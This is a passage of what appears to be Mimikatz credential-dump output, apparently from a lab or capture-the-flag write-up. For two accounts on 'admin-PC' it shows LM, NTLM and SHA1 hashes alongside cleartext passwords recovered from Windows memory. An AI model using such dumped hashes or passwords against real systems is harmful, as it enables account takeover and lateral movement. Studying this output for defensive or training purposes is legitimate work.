* Domain : admin-PC
* LM : 8c9224322dd8f66ba202b0a0cc08e46e
* NTLM : f8cf66f141090d68a7f642e4c4c3603d
* SHA1 : c4e10e2361d68b02b98076cc2da3026e60240996
tspkg :
* Username : kortar
* Domain : admin-PC
* Password : 4Z0V$TEE1
wdigest :
* Username : kortar
* Domain : admin-PC
* Password : 4Z0V$TEE1
kerberos :
* Username : kortar
* Domain : admin-PC
* Password : 4Z0V$TEE1
ssp :
credman :
```

```
Authentication Id : 0 ; 100473 (00000000:00018879)
Session : Interactive from 1
User Name : admin
Domain : admin-PC
Logon Server : ADMIN-PC
Logon Time : 5/11/2023 2:57:14 AM
SID : S-1-5-21-98186920-3188335004-1741013240-1001

msv :
[00000003] Primary
* Username : admin
* Domain : admin-PC
* LM : ac804745ee68ebee1aa818381e4e281b
* NTLM : 3008c87294511142799dca1191e69a0f
* SHA1 : b7bc3a1b04d9e165c6762b0a1cde5226df5b6a6a
tspkg :
* Username : admin
* Domain : admin-PC
* Password : admin123
wdigest :
* Username : admin
* Domain : admin-PC
* Password : admin123
kerberos :
* Username : admin
* Domain : admin-PC
* Password : admin123
ssp :
credman :
```